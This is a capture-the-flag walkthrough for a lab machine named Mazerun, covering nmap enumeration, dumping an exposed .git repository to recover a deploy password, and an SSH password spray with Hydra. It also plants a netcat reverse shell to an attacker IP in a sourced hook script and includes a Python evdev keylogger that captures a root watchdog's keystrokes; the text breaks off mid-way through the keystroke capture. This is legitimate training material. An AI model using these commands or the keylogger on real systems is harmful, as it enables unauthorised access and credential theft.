

Walkthrough for Mazerun

Enumeration

Our first step was conducting an NMAP scan:

```
sudo nmap -Pn -sCV -p- -oN mazerun.txt 192.168.1.18
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-22 05:40 EDT

Nmap scan report for 192.168.1.18

Host is up (0.00063s latency).

Not shown: 65530 filtered tcp ports (no-response)

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 92:6e:6d:b0:bd:08:1e:db:9d:56:0e:f8:15:25:ca:21 (ECDSA)
|_  256 88:d7:08:bd:a2:95:75:cc:71:06:47:ae:fd:d3:8b:b9 (ED25519)
80/tcp    open  http     nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to https://192.168.1.18/
443/tcp   open  ssl/http nginx 1.22.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mazerun.local/organizationName=MazeRun Collectibles/countryName=US
| Not valid before: 2026-08-21T13:40:00
|_Not valid after:  2036-08-18T13:40:00
| http-robots.txt: 5 disallowed entries
|_/portal/ /includes/ /uploads/ /vendor/ /cart.php
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-server-header: nginx/1.22.1
|_http-title: MazeRun Collectibles - Die-Cast Cars
8008/tcp  open  http     nginx 1.22.1
|_http-title: Sign in - MazeRun Admin
| http-cookie-flags:
|   /:
|     PHPSESSID:
```

```
|_      httponly flag not set
|_http-server-header: nginx/1.22.1
8080/tcp open  http      nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: MazeRun Dev - Under Construction
| http-git:
|   192.168.1.18:8080/.git/
|   Git repository found!
|   .git/config matched patterns 'user'
|   .git/COMMIT_EDITMSG matched patterns 'passw' 'secret'
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|   Last commit message: security: purge hardcoded deploy secret from pipeline Secur...
|   Remotes:
|_      http://git.mazerun.local/mazerun/storefront.git
MAC Address: 00:0C:29:15:BC:7E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.89 seconds
```

Once the scan completed, we found several open ports: 22, 80, 443, 8008, and 8080.


Visiting the HTTP service on port *80* redirected us to port *443*.

Port 443 hosts an application called **MazeRun Collectibles - Die-Cast Cars**.

Enumerating the web application turns out to be a rabbit hole, with disallowed entries such as **/portal/ /includes/ /uploads/ /vendor/ /cart.php/**. Running tools like *dirb/feroxbuster* simply causes the scan to loop indefinitely. It appears this lab was deliberately designed as a rabbit hole.


We continued enumeration on port *8008*, which presented a login page. Viewing the page source revealed a JavaScript file, */remember.js*, and contents exposed usernames such as admin, svc_web, and kiosk, along with MD5 hashes.

Cracking these hashes gave us *abcd* and *secret*, but these turned out to be incorrect passwords. Since organizations sometimes forget to change default passwords, we then attempted default credentials, **admin:admin**, and successfully gained access.



While walking through the application, we found registered users at `http://192.168.1.18:8008/users.php`.

We will copy the users and save it in a file for our further analysis.



The Nmap scan revealed that the web application on port `8080` is *Under Construction* and has an exposed `/.git/` directory.

We will use `gitdumper.sh` to dump the repository.

```
gitdumper.sh http://192.168.1.18:8080/.git/ .
```

```
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[+] Creating ./.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
```

```

[+] Downloaded: index
[-] Downloaded: packed-refs
[-] Downloaded: refs/heads/master
[+] Downloaded: refs/heads/main
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[-] Downloaded: logs/refs/heads/master
[+] Downloaded: logs/refs/heads/main
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/index/refs/heads/main
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/main
[+] Downloaded: objects/c2/576a6dcc318f06c9dc0e66d6f5415e46a37c4d
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/ff/318cc83c6af9ae69f8dc79c56bbcb78c89c849
[+] Downloaded: objects/45/a8e0d10e1a51d4e21d8114f54f28f31adc8645
[+] Downloaded: objects/55/b549833777681c3a963b03bc9630d8695a86ff
[+] Downloaded: objects/c8/c8728e2c16fa9e4e67fdaef27c0dda80ee0f23
[+] Downloaded: objects/57/de1958e3cff83b9d4a2c5d12c9a5c0bdeed38c
[+] Downloaded: objects/a9/561099bb6fcb2d24bb48f4cd1d5e02fb5ac7c8
[+] Downloaded: objects/e5/d1aea76a121324b59b2f125b6586480a7a8f23
[+] Downloaded: objects/82/6e5ff570a80009463c8e42ccd02145baf3385e
[+] Downloaded: objects/0d/9f40b7d4ac0408f36e90f4e01d70499d1e847e
[+] Downloaded: objects/44/04c9e7d72609dfc0314b3b51af008f25393a52
[+] Downloaded: objects/e3/ab4ee27bdfcad2b04016b38fa52a8667edb643
[+] Downloaded: objects/64/7e99166b4bf498261905378baf8b63751c5bfa
[+] Downloaded: objects/e2/d09cd5671f9c9d7c490517f1bdb2d8a886951e
[+] Downloaded: objects/66/fabb627c322e2b3ad168db22321a5d1b83cda9
[+] Downloaded: objects/87/21e615dd719467046dd0e14c34e4f2f6c7419f
[+] Downloaded: objects/f0/705f382225bd4494e9a98f3f7e653c1ef8e59d
[+] Downloaded: objects/52/cc23aa30868feae3fba1a28c14c9e227c07de3
[+] Downloaded: objects/10/1e99d41683d9340ec067bc638ff8fe90d253aa
[+] Downloaded: objects/b8/fd5fb755a147e34f178d58af3bfb9adbdbaeef

```

Once the repository is downloaded, we will use command `git log`

```

commit 55b549833777681c3a963b03bc9630d8695a86ff

Author: ci-deploy <ci@local.offsec>

Date: Thu Jul 2 09:05:00 2026 +0530

    docs: staging deployment notes

commit 45a8e0d10e1a51d4e21d8114f54f28f31adc8645

Author: ci-deploy <ci@local.offsec>

Date: Thu Jun 25 14:33:00 2026 +0530

    add CI/deploy pipeline for staging

    Adds the SSH-based rsync deploy used by the staging job. The deploy password is

    :...skipping...

commit c2576a6dcc318f06c9dc0e66d6f5415e46a37c4d (HEAD -> main)

Author: ci-deploy <ci@local.offsec>

Date: Thu Jul 9 16:48:00 2026 +0530

    security: purge hardcoded deploy secret from pipeline

    Security review flagged that the deploy operator hardcoded the staging deploy

    password directly in deploy.sh during last week's push. Removing it from the

```

file and switching to a CI-provisioned secret; the credential is being rotated.

The developer who owns this pipeline is on emergency leave for ~2 days, so purging the secret now rather than waiting for the rotation ticket, to make sure we are not exposed in the meantime.

-- on-call ops

```
commit 55b549833777681c3a963b03bc9630d8695a86ff
```

```
Author: ci-deploy <ci@local.offsec>
```

```
Date: Thu Jul 2 09:05:00 2026 +0530
```

```
docs: staging deployment notes
```

```
commit 45a8e0d10e1a51d4e21d8114f54f28f31adc8645
```

```
Author: ci-deploy <ci@local.offsec>
```

```
Date: Thu Jun 25 14:33:00 2026 +0530
```

```
add CI/deploy pipeline for staging
```

Adds the SSH-based rsync deploy used by the staging job. The deploy password is temporarily inlined so the pipeline is unblocked for this week's staging push; flagged to move into CI secrets in a follow-up.

```
commit ff318cc83c6af9ae69f8dc79c56bbcb78c89c849
```

```
Author: ci-deploy <ci@local.offsec>
```

```
Date: Thu Jun 18 10:12:00 2026 +0530
```

```
initial storefront skeleton
```

While checking the commit history, *c2576a6dcc318f06c9dc0e66d6f5415e46a37c4d* stands out. It states that last week, during deployment, credentials were exposed in the repository and subsequently removed by the security team, but the developer whose commit was on production is currently on emergency leave.

we also ran `git show`

```

(kali@kali)-[~/Desktop/Mazerun]
$ git show
commit c2576a6dcc318f06c9dc0e66d6f5415e46a37c4d (HEAD -> main)
Author: ci-deploy <ci@local.offsec>
Date: Thu Jul 9 16:48:00 2026 +0530

    security: purge hardcoded deploy secret from pipeline

    Security review flagged that the deploy operator hardcoded the staging deploy
    password directly in deploy.sh during last week's push. Removing it from the
    file and switching to a CI-provisioned secret; the credential is being rotated.

    The developer who owns this pipeline is on emergency leave for ~2 days, so
    purging the secret now rather than waiting for the rotation ticket, to make sure
    we are not exposed in the meantime.

    -- on-call ops

diff --git a/deploy/deploy.sh b/deploy/deploy.sh
index b8fd5fb..52cc23a 100644
--- a/deploy/deploy.sh
+++ b/deploy/deploy.sh
@@ -4,6 +4,6 @@
 set -e
 TARGET="staging.mazerun.local"
 DEPLOY_USER="${DEPLOY_USER:?set DEPLOY_USER in the CI environment}"
-DEPLOY_PASS="ILovePorSche911" # TODO: move to CI secrets, not the repo
+DEPLOY_PASS="${DEPLOY_PASS:?set DEPLOY_PASS in CI secrets}" # secret pulled per security review - rotate before re-enabling
 sshpass -p "$DEPLOY_PASS" rsync -az --delete ./public/ "$DEPLOY_USER@$TARGET:/var/www/storefront/"
 sshpass -p "$DEPLOY_PASS" ssh "$DEPLOY_USER@$TARGET" 'sudo systemctl reload nginx'

```

We now have a leaked password, **ILovePorSche911**. We will use this password against the user list we compiled earlier while enumerating the application on port **8008**.

```

(kali@kali)-[~/Desktop/Mazerun]
$ cat users.txt
demo_user
qa_bot
test01
ivan
maverick
kioskadmin
svc_web
reech

```

Exploitation

We will use Hydra to brute-force the password against the SSH service and check whether it produces a hit.

```
hydra -L users.txt -p ILovePorSche911 ssh://192.168.1.18
```

```

(kali@kali)-[~/Desktop/Mazerun]
$ hydra -L users.txt -p ILovePorSche911 ssh://192.168.1.18
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-22 05:54:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:8/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.18:22/
[22][ssh] host: 192.168.1.18 login: maverick password: ILovePorSche911
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-22 05:54:47

```

We found a valid password for the user *Maverick*. We will now log in to the server via SSH using this account.

```
(kali㉿kali)-[~/Desktop/Mazerun]
$ ssh maverick@192.168.1.18
maverick@192.168.1.18's password:
Linux mazerun 6.1.0-10-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.37-1 (2023-07-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
maverick@mazerun:~$
```

Privilege Escalation (Maverick -> Reech)

After enumerating the host 192.168.1.18 as the *maverick* user, we found a hidden file in the */home/maverick* directory.

A careful review revealed that it is a script which is being consumed by another script. Since the file is owned by Maverick, we have permission to edit it. Additionally, checking `sudo -l` shows that we can run another script, */opt/ops/reech_report.sh*, as the user *reech*.

```
maverick@mazerun:~$ ls
maverick@mazerun:~$ ls -la
total 24
drwxr-xr-x 2 maverick maverick 4096 Aug 22 05:45 .
drwxr-xr-x 7 root      root    4096 Aug 22 05:44 ..
-rw-r--r-- 1 maverick maverick  95 Aug 22 05:44 .backup.sh
lrwxrwxrwx 1 root      root      9 Aug 22 05:45 .bash_history -> /dev/null
-rw-r--r-- 1 maverick maverick 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 maverick maverick 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 maverick maverick 807 Apr 23 2023 .profile
maverick@mazerun:~$ cat .
cat: .: Is a directory
maverick@mazerun:~$ cat .backup.sh
# ops backup hooks - sourced by the nightly reech report
# (add pre-report backup steps below)
maverick@mazerun:~$ sudo -l
Matching Defaults entries for maverick on mazerun:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User maverick may run the following commands on mazerun:
    (reech) NOPASSWD: /opt/ops/reech_report.sh
maverick@mazerun:~$ cat /opt/ops/reech_report.sh
#!/usr/bin/env bash
# reech's daily store report. Sources shared ops backup hooks (maintained by the
# ops user) before generating the summary.
HOOKS=/home/maverick/.backup.sh
[ -r "$HOOKS" ] && . "$HOOKS"
echo "[reech-report] store summary generated on $(date)"
maverick@mazerun:~$
```

We will append a line at the end of the script *.backup.sh*.

```
cat >> .backup.sh
nc 192.168.1.10 443 -e /bin/sh
```

```
maverick@mazerun:~$ ls
maverick@mazerun:~$ cat .backup.sh
# ops backup hooks - sourced by the nightly reech report
# (add pre-report backup steps below)
nc 192.168.1.10 443 -e /bin/sh
maverick@mazerun:~$
```

Once done, we will start our netcat listener on the attacker machine.

```
sudo nc -lvnp 443 # Attacker Machine
sudo -u reech /opt/ops/reech_report.sh # Victim Machine
```

```
maverick@mazerun:~$ ls
maverick@mazerun:~$ cat .backup.sh
# ops backup hooks - sourced by the nightly reech report
# (add pre-report backup steps below)
nc 192.168.1.10 443 -e /bin/sh
maverick@mazerun:~$ sudo -u reech /opt/ops/reech_report.sh
```

```
(kali㉿kali)-[~/Downloads]
$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...

connect to [192.168.1.10] from (UNKNOWN) [192.168.1.18] 60486
```

To stabilize the shell, we will run the following commands:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
[CTRL+Z] # background the process
stty raw -echo; fg
reset
```

```
(kali㉿kali)-[~/Desktop/Mazerun]
$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.18] 57586
python3 -c 'import pty;pty.spawn("/bin/bash")'
reech@mazerun:/home/maverick$ export TERM=xterm
export TERM=xterm
reech@mazerun:/home/maverick$ ^Z
zsh: suspended sudo nc -lvnp 443

(kali㉿kali)-[~/Desktop/Mazerun]
$ stty raw -echo; fg
[1] + continued sudo nc -lvnp 443
reset
```

```
whoami && hostname && cat local.txt && ip a
```

```
reech@mazerun:/home/maverick$ cd /home/reech
reech@mazerun:~$ whoami && hostname && ip a && cat local.txt
reech
mazerun
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:15:bc:7e brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.1.18/24 brd 192.168.1.255 scope global dynamic ens33
        valid_lft 85537sec preferred_lft 85537sec
634933ba5c830d3e3286903b6cc053d4
reech@mazerun:~$ █
```

Privilege Escalation (Reech -> Root)

Enumerating as reech to privilege escalate to root, `groups` flagged that reech user is in *input* group. Hidden `.bash_history` file had few commands that reech user tried running.

input groups allow you to read raw signals between hardware. As reech is in input group, we can read or extract signals in between.

```
id
groups
```

```
reech@mazerun:~$ id
uid=1001(reech) gid=1001(reech) groups=1001(reech),102(input)
reech@mazerun:~$ █
```

```
reech@mazerun:~$ ls -la
total 28
drwx----- 2 reech reech 4096 Aug 22 10:20 .
drwxr-xr-x 7 root  root  4096 Aug 22 10:19 ..
-rw----- 1 reech reech   56 Aug 22 10:20 .bash_history
-rw-r--r-- 1 reech reech  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 reech reech 3526 Apr 23  2023 .bashrc
-rw----- 1 reech reech   33 Aug 22 10:20 local.txt
-rw-r--r-- 1 reech reech  807 Apr 23  2023 .profile
reech@mazerun:~$ cat .bash_history
id
groups
ls -l /dev/input/
cat /proc/bus/input/devices
reech@mazerun:~$ █
```

```
reech@mazerun:~$ groups
reech input
reech@mazerun:~$
```

```
ls -l /dev/input
```

```
reech@mazerun:/home/maverick$ ls /dev/input
by-id      event0     event2     event4     event6     mouse0     mouse2
by-path    event1     event3     event5     mice       mouse1
reech@mazerun:/home/maverick$ ls /dev/input/event6
/dev/input/event6
reech@mazerun:/home/maverick$ cat /proc/
Display all 199 possibilities? (y or n)
reech@mazerun:/home/maverick$ cat /proc/bus/input/devices
```

```
cat /proc/bus/input/devices
```

```
I: Bus=0011 Vendor=0001 Product=0001 Version=ab41
N: Name="AT Translated Set 2 keyboard"
P: Phys=isa0060/serio0/input0
S: Sysfs=/devices/platform/i8042/serio0/input/input0

U: Uniq=
H: Handlers=sysrq kbd leds event0

B: PROP=0
B: EV=120013
B: KEY=40200000 3803078f800d001 ffffffffefefffff ffffffffffffffff

B: MSC=10
B: LED=7
I: Bus=0011 Vendor=0002 Product=0013 Version=0006

N: Name="VirtualPS/2 VMware VMouse"

P: Phys=isa0060/serio1/input1
S: Sysfs=/devices/platform/i8042/serio1/input/input3
U: Uniq=
H: Handlers=mouse0 event1
B: PROP=0
B: EV=b
B: KEY=70000 0 0 0 0
B: ABS=3
I: Bus=0011 Vendor=0002 Product=0013 Version=0006
N: Name="VirtualPS/2 VMware VMouse"
P: Phys=isa0060/serio1/input0
S: Sysfs=/devices/platform/i8042/serio1/input/input2
U: Uniq=
H: Handlers=mouse1 event2
B: PROP=1
B: EV=7
B: KEY=30000 0 0 0 0
B: REL=103

I: Bus=0003 Vendor=0e0f Product=0003 Version=0110
N: Name="VMware VMware Virtual USB Mouse"
P: Phys=usb-0000:02:00.0-1/input0
```

```
S: Sysfs=/devices/pci0000:00/0000:00:11.0/0000:02:00.0/usb2/2-1/2-1:1.0/0003:0E0F:0003.0001/input/input4
U: Uniq=
H: Handlers=mouse2 event3
B: PROP=0
B: EV=17
B: KEY=ff0000 0 0 0 0
B: REL=903
B: MSC=10

I: Bus=0019 Vendor=0000 Product=0001 Version=0000
N: Name="Power Button"
P: Phys=LNXPWRBN/button/input0
S: Sysfs=/devices/LNXSYSTM:00/LNXPWRBN:00/input/input5
U: Uniq=
H: Handlers=kbd event4
B: PROP=0
B: EV=3
B: KEY=10000000000000 0

I: Bus=0010 Vendor=001f Product=0001 Version=0100
N: Name="PC Speaker"
P: Phys=isa0061/input0
S: Sysfs=/devices/platform/pcspkr/input/input6
U: Uniq=
H: Handlers=kbd event5
B: PROP=0
B: EV=40001
B: SND=6

I: Bus=0003 Vendor=0001 Product=0001 Version=0001
N: Name="mazerun-vkbd"
P: Phys=py-evdev-uinput
S: Sysfs=/devices/virtual/input/input7
U: Uniq=
H: Handlers=kbd event6
B: PROP=0
B: EV=200003
B: KEY=7f47fd3ff0ffc
B: FF=0
```

```
I: Bus=0003 Vendor=0001 Product=0001 Version=0001
N: Name="mazerun-vkbd"
P: Phys=py-evdev-uinput
S: Sysfs=/devices/virtual/input/input7
U: Uniq=
H: Handlers=kbd event6
B: PROP=0
B: EV=200003
B: KEY=7f47fd3ff0ffc
B: FF=0
```

While checking the input devices, one device stands out as *virtual keyboard* at *event6* named as **mazerun-vkbd**.

There's also a directory in `/opt/watchdog` which is owned by root and can't be listed.

We will a python3 script and name it as `keylogger.py`

```
#!/usr/bin/env python3
import time
from evdev import InputDevice, list_devices, ecodes as e
```

```

# auto-find the virtual keyboard by name
dev = next(InputDevice(p) for p in list_devices() if InputDevice(p).name == "mazerun-vkbd")
print("[*] reading", dev.path, dev.name)

# reverse keymap: KEY_A..Z -> letters, digits, and track shift for capitals
rev = {getattr(e, "KEY_"+c.upper()): c for c in "abcdefghijklmnopqrstuvwxyz"}
rev.update({e.KEY_1:"1",e.KEY_2:"2",e.KEY_3:"3",e.KEY_4:"4",e.KEY_5:"5",
            e.KEY_6:"6",e.KEY_7:"7",e.KEY_8:"8",e.KEY_9:"9",e.KEY_0:"0"})

shift, out = False, []
for ev in dev.read_loop():
    # blocks until the watchdog types (<=60s)
    if ev.type != e.EV_KEY:
        continue
    if ev.code in (e.KEY_LEFTSHIFT, e.KEY_RIGHTSHIFT):
        shift = (ev.value == 1) # 1=press, 0=release
    elif ev.code == e.KEY_ENTER and ev.value == 1:
        print("[+] PASSWORD:", "".join(out)) # ENTER ends the line
        break
    elif ev.value == 1 and ev.code in rev: # key-down of a real key
        out.append(rev[ev.code].upper() if shift else rev[ev.code])

```

Another method to test the event is using evtest, we found out that event6 is running as mazerun-vkbd:

```

reech@mazerun:~$ evtest
No device specified, trying to scan all of /dev/input/event*
Not running as root, no devices may be available.
Available devices:
/dev/input/event0:      AT Translated Set 2 keyboard
/dev/input/event1:      VirtualPS/2 VMware VMMouse
/dev/input/event2:      VirtualPS/2 VMware VMMouse
/dev/input/event3:      VMware VMware Virtual USB Mouse
/dev/input/event4:      Power Button
/dev/input/event5:      PC Speaker
/dev/input/event6:      mazerun-vkbd
Select the device event number [0-6]: 6

```

```

Input driver version is 1.0.1
Input device ID: bus 0x3 vendor 0x1 product 0x1 version 0x1
Input device name: "mazerun-vkbd"
Supported events:
Event type 0 (EV_SYN)
Event type 1 (EV_KEY)
Event code 2 (KEY_1)
Event code 3 (KEY_2)
Event code 4 (KEY_3)
Event code 5 (KEY_4)
Event code 6 (KEY_5)
Event code 7 (KEY_6)
Event code 8 (KEY_7)
Event code 9 (KEY_8)
Event code 10 (KEY_9)
Event code 11 (KEY_0)
Event code 16 (KEY_Q)
Event code 17 (KEY_W)
Event code 18 (KEY_E)
Event code 19 (KEY_R)
Event code 20 (KEY_T)
Event code 21 (KEY_Y)
Event code 22 (KEY_U)
Event code 23 (KEY_I)
Event code 24 (KEY_O)
Event code 25 (KEY_P)
Event code 28 (KEY_ENTER)
Event code 30 (KEY_A)
Event code 31 (KEY_S)
Event code 32 (KEY_D)
Event code 33 (KEY_F)

```

```
Event code 34 (KEY_G)
Event code 35 (KEY_H)
Event code 36 (KEY_J)
Event code 37 (KEY_K)
Event code 38 (KEY_L)
Event code 42 (KEY_LEFTSHIFT)
Event code 44 (KEY_Z)
Event code 45 (KEY_X)
Event code 46 (KEY_C)
Event code 47 (KEY_V)
Event code 48 (KEY_B)
Event code 49 (KEY_N)
Event code 50 (KEY_M)
Event type 21 (EV_FF)
```

Properties:

Testing ... (interrupt to exit)

After a minute of running `evtest`, we get a hit on our listener.

```
Event: time 1787413484.560689, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 1
Event: time 1787413484.560689, ----- SYN_REPORT -----
Event: time 1787413484.560777, type 1 (EV_KEY), code 31 (KEY_S), value 1
Event: time 1787413484.560777, ----- SYN_REPORT -----
Event: time 1787413484.560789, type 1 (EV_KEY), code 31 (KEY_S), value 0
Event: time 1787413484.560789, ----- SYN_REPORT -----
Event: time 1787413484.560798, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 0
Event: time 1787413484.560798, ----- SYN_REPORT -----
Event: time 1787413484.591395, type 1 (EV_KEY), code 22 (KEY_U), value 1
Event: time 1787413484.591395, ----- SYN_REPORT -----
Event: time 1787413484.591471, type 1 (EV_KEY), code 22 (KEY_U), value 0
Event: time 1787413484.591471, ----- SYN_REPORT -----
Event: time 1787413484.622309, type 1 (EV_KEY), code 25 (KEY_P), value 1
Event: time 1787413484.622309, ----- SYN_REPORT -----
Event: time 1787413484.622370, type 1 (EV_KEY), code 25 (KEY_P), value 0
Event: time 1787413484.622370, ----- SYN_REPORT -----
Event: time 1787413484.653424, type 1 (EV_KEY), code 18 (KEY_E), value 1
Event: time 1787413484.653424, ----- SYN_REPORT -----
Event: time 1787413484.653612, type 1 (EV_KEY), code 18 (KEY_E), value 0
Event: time 1787413484.653612, ----- SYN_REPORT -----
Event: time 1787413484.684265, type 1 (EV_KEY), code 19 (KEY_R), value 1
Event: time 1787413484.684265, ----- SYN_REPORT -----
Event: time 1787413484.684390, type 1 (EV_KEY), code 19 (KEY_R), value 0
Event: time 1787413484.684390, ----- SYN_REPORT -----
Event: time 1787413484.715409, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 1
Event: time 1787413484.715409, ----- SYN_REPORT -----
```

Event: time 1787413484.715511, type 1 (EV_KEY), code 31 (KEY_S), value 1
Event: time 1787413484.715511, ----- SYN_REPORT -----
Event: time 1787413484.715551, type 1 (EV_KEY), code 31 (KEY_S), value 0
Event: time 1787413484.715551, ----- SYN_REPORT -----
Event: time 1787413484.715571, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 0
Event: time 1787413484.715571, ----- SYN_REPORT -----
Event: time 1787413484.746123, type 1 (EV_KEY), code 18 (KEY_E), value 1
Event: time 1787413484.746123, ----- SYN_REPORT -----
Event: time 1787413484.746255, type 1 (EV_KEY), code 18 (KEY_E), value 0
Event: time 1787413484.746255, ----- SYN_REPORT -----
Event: time 1787413484.777315, type 1 (EV_KEY), code 46 (KEY_C), value 1
Event: time 1787413484.777315, ----- SYN_REPORT -----
Event: time 1787413484.777541, type 1 (EV_KEY), code 46 (KEY_C), value 0
Event: time 1787413484.777541, ----- SYN_REPORT -----
Event: time 1787413484.809252, type 1 (EV_KEY), code 19 (KEY_R), value 1
Event: time 1787413484.809252, ----- SYN_REPORT -----
Event: time 1787413484.809385, type 1 (EV_KEY), code 19 (KEY_R), value 0
Event: time 1787413484.809385, ----- SYN_REPORT -----
Event: time 1787413484.840107, type 1 (EV_KEY), code 18 (KEY_E), value 1
Event: time 1787413484.840107, ----- SYN_REPORT -----
